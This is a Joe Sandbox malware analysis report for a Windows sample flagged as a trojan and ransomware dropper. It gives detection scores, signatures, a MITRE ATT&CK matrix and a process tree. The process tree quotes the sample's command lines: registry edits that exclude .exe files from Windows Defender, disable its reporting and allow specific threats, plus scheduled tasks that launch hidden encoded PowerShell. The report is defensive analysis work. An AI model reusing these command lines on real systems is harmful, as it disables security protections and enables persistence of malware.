ID: 715145
Sample Name: file.exe
Cookbook: default.jbs
Time: 17:25:22
Date: 03/10/2022
Version: 36.0.0 Rainbow Opal

Table of Contents


Windows Analysis Report

file.exe


Overview

General Information

Sample Name:	file.exe
Analysis ID:	715145
MD5:	2d9b13584ab871.
SHA1:	fc29f8a56d9b3ec..
SHA256:	dd1f7353d20b25..
Tags:	exe
Infos:	



Detection




Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Sigma detected: Schedule system p…
- Multi AV Scanner detection for drop…
- Uses cmd line tools excessively to …
- Encrypted powershell cmdline option…
- Very long command line found
- Suspicious powershell command lin…
- Modifies Group Policy settings
- Uses schtasks.exe or at.exe to add…
- Uses 32bit PE files
- Queries the volume information (nam…
- Very long cmdline option found, this…

Classification



Process Tree

- **System is w10x64**
- file.exe (PID: 5716 cmdline: C:\Users\user\Desktop\file.exe MD5: 2D9B13584AB871C81FF24C473468CFFA)
  - Install.exe (PID: 5652 cmdline: .\Install.exe MD5: 3ADC95B09B9644E908114624326E8D0B)
    - Install.exe (PID: 5704 cmdline: .\Install.exe /S /site_id "525403" MD5: 6F52A47480DAE7C97A64DD5AEBB8E426)
      - forfiles.exe (PID: 5644 cmdline: C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions\" /f /v \"exe\" /t REG_SZ /d 0 /reg:64& MD5: 4329CB18F8F74CC8DDE2C858BB80E5D8)
        - conhost.exe (PID: 5620 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 4504 cmdline: /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64& MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - reg.exe (PID: 6036 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
          - reg.exe (PID: 5976 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Exclusions\Extensions" /f /v "exe" /t REG_SZ /d 0 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
      - forfiles.exe (PID: 5616 cmdline: C:\Windows\System32\forfiles.exe" /p c:\windows\system32 /m cmd.exe /c "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:32&REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet\" /f /v \"SpyNetReporting\" /t REG_DWORD /d 0 /reg:64& MD5: 4329CB18F8F74CC8DDE2C858BB80E5D8)
        - conhost.exe (PID: 5520 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - cmd.exe (PID: 4672 cmdline: /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32&REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64& MD5: F3BDBE3BB6F734E357235F4D5898582D)
          - reg.exe (PID: 5988 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
          - reg.exe (PID: 4708 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Spynet" /f /v "SpyNetReporting" /t REG_DWORD /d 0 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
      - schtasks.exe (PID: 6016 cmdline: schtasks /CREATE /TN "gqlLYiBSq" /SC once /ST 05:56:18 /F /RU "user" /TR "powershell -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA==" MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 5876 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 1416 cmdline: schtasks /run /I /tn "gqlLYiBSq" MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 3468 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 2044 cmdline: schtasks /DELETE /F /TN "gqlLYiBSq" MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 1852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 4580 cmdline: schtasks /CREATE /TN "bGZpGlqvDNKjraWjlZ" /SC once /ST 17:28:00 /RU "SYSTEM" /TR "\"C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe\" d8 /site_id 525403 /S" /V1 /F MD5: 15FF7D8324231381BAD48A052F85DF04)
        - conhost.exe (PID: 2868 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- powershell.exe (PID: 5672 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.EXE -WindowStyle Hidden -EncodedCommand cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAC0AVwBpAG4AZABvAHcAUwB0AHkAbABlACAASABpAGQAZABlAG4AIABnAHAAdQBwAGQAYQB0AGUALgBlAHgAZQAgAC8AZgBvAHIAYwBlAA== MD5: 95000560239032BC68B4C2FDFCDEF913)
  - conhost.exe (PID: 5808 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - gpupdate.exe (PID: 1268 cmdline: "C:\Windows\system32\gpupdate.exe" /force MD5: 47C68FE26B0188CDD80F744F7405FF26)
    - conhost.exe (PID: 4364 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
- gpscript.exe (PID: 1408 cmdline: gpscript.exe /RefreshSystemParam MD5: C48CBDC676E442BAF58920C5B7E556DE)
- iZqzyKf.exe (PID: 5100 cmdline: C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe d8 /site_id 525403 /S MD5: 6F52A47480DAE7C97A64DD5AEBB8E426)
  - powershell.exe (PID: 1084 cmdline: powershell "cmd /C REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"225451\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"256596\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"242872\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749373\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147807942\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735735\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737010\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737007\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147735503\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147749376\" /t REG_SZ /d 6 /reg:64;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:32;REG ADD \"HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction\" /f /v \"2147737394\" /t REG_SZ /d 6 /reg:64;" MD5: DBA3E6449E97D4E3DF64527EF7012A10)
    - conhost.exe (PID: 2852 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - cmd.exe (PID: 5236 cmdline: "C:\Windows\system32\cmd.exe" /C REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32 MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - reg.exe (PID: 4964 cmdline: REG ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 2204 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 225451 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 3192 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 4444 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 256596 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 3140 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 1840 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 242872 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 5292 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 5248 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147749373 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 5280 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 5272 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147807942 /t REG_SZ /d 6 /reg:64 MD5: CEE2A7E57DF2A159A065A34913A055C2)
    - reg.exe (PID: 1272 cmdline: "C:\Windows\system32\reg.exe" ADD "HKLM\SOFTWARE\Policies\Microsoft\Windows Defender\Threats\ThreatIDDefaultAction" /f /v 2147735735 /t REG_SZ /d 6 /reg:32 MD5: CEE2A7E57DF2A159A065A34913A055C2)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Schedule system process

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Multi AV Scanner detection for dropped file

System Summary

Very long command line found

Data Obfuscation

Suspicious powershell command line found

Persistence and Installation Behavior

Uses cmd line tools excessively to alter registry or file data

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

HIPS / PFW / Operating System Protection Evasion

Encrypted powershell cmdline option found

Lowering of HIPS / PFW / Operating System Security Settings


Modifies Group Policy settings

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Windows Management Instrumentation	1 1 Scheduled Task/Job	1 1 Process Injection	2 Masquerading	1 Input Capture	1 System Time Discovery	Remote Services	1 Input Capture	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	2 1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	1 1 Scheduled Task/Job	1 Disable or Modify Tools	LSASS Memory	1 2 1 Security Software Discovery	Remote Desktop Protocol	1 Archive Collected Data	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Domain Accounts	1 1 Scheduled Task/Job	Logon Script (Windows)	Logon Script (Windows)	1 Modify Registry	Security Account Manager	1 Process Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 Native API	Logon Script (Mac)	Logon Script (Mac)	4 1 Virtualization/Sandbox Evasion	NTDS	4 1 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	2 PowerShell	Network Logon Script	Network Logon Script	1 1 Process Injection	LSA Secrets	1 Application Window Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 1 Deobfuscate/Decode Files or Information	Cached Domain Credentials	4 File and Directory Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	2 Obfuscated Files or Information	DCSync	2 4 System Information Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 File Deletion	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
file.exe	43%	ReversingLabs	Win32.Trojan.Jaik	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe	73%	ReversingLabs	Win32.Ransomware.GandCrab	
C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe	65%	Virustotal		Browse
C:\Users\user\AppData\Local\Temp\7zS872.tmp\Install.exe	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Temp\7zSFD85.tmp\Install.exe	46%	ReversingLabs	Win32.Trojan.Jaik	
C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe	73%	ReversingLabs	Win32.Ransomware.GandCrab	
C:\Users\user\AppData\Local\Temp\LhLAIbjVjtdXSeCjh\NRKtMpzzQqeBbPa\iZqzyKf.exe	0%	Metadefender		Browse
C:\Windows\Temp\fwhiGQHhSfnZUzkc\sjPeeWCTnrqbGVf\GPooAyT.exe	73%	ReversingLabs	Win32.Ransomware.GandCrab	
C:\Windows\Temp\fwhiGQHhSfnZUzkc\sjPeeWCTnrqbGVf\GPooAyT.exe	0%	Metadefender		Browse

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://https://oneget.orgX	0%	URL Reputation	safe	
http://https://oneget.orgX	0%	URL Reputation	safe	
http://https://oneget.orgformat.ps1xmlagement.dll2040.missionsand	0%	URL Reputation	safe	
http://https://oneget.org	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 00000011.00000002.438569177.000001B128E84000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.353292546.000001B11A255000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.434983992.000001B128D4E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.333195759.000001B118F58000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.apache.org/licenses/LICENSE-2.0	powershell.exe, 00000011.00000002.344365256.000001B119BAD000.00000004.00000800.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000011.00000002.350039488.000001B11A082000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000011.00000002.350039488.000001B11A082000.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://contoso.com/	powershell.exe, 00000011.00000002.333195759.000001B118F58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 00000011.00000002.438569177.000001B128E84000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.353292546.000001B11A255000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.434983992.000001B128D4E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000011.00000002.333195759.000001B118F58000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 00000011.00000002.333195759.000001B118F58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 00000011.00000002.333195759.000001B118F58000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://oneget.orgX	powershell.exe, 00000011.00000002.344365256.000001B119BAD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe • URL Reputation: safe	unknown
http://https://oneget.orgformat.ps1xmlagement.dll2040.missionsand	powershell.exe, 00000011.00000002.344365256.000001B119BAD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000011.00000002.324046164.000001B118CE1000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000026.00000002.481155183.0000000003F51000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 00000011.00000002.350039488.000001B11A082000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://oneget.org	powershell.exe, 00000011.00000002.344365256.000001B119BAD000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	715145
Start date and time:	2022-10-03 17:25:22 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 12s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	file.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	59
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
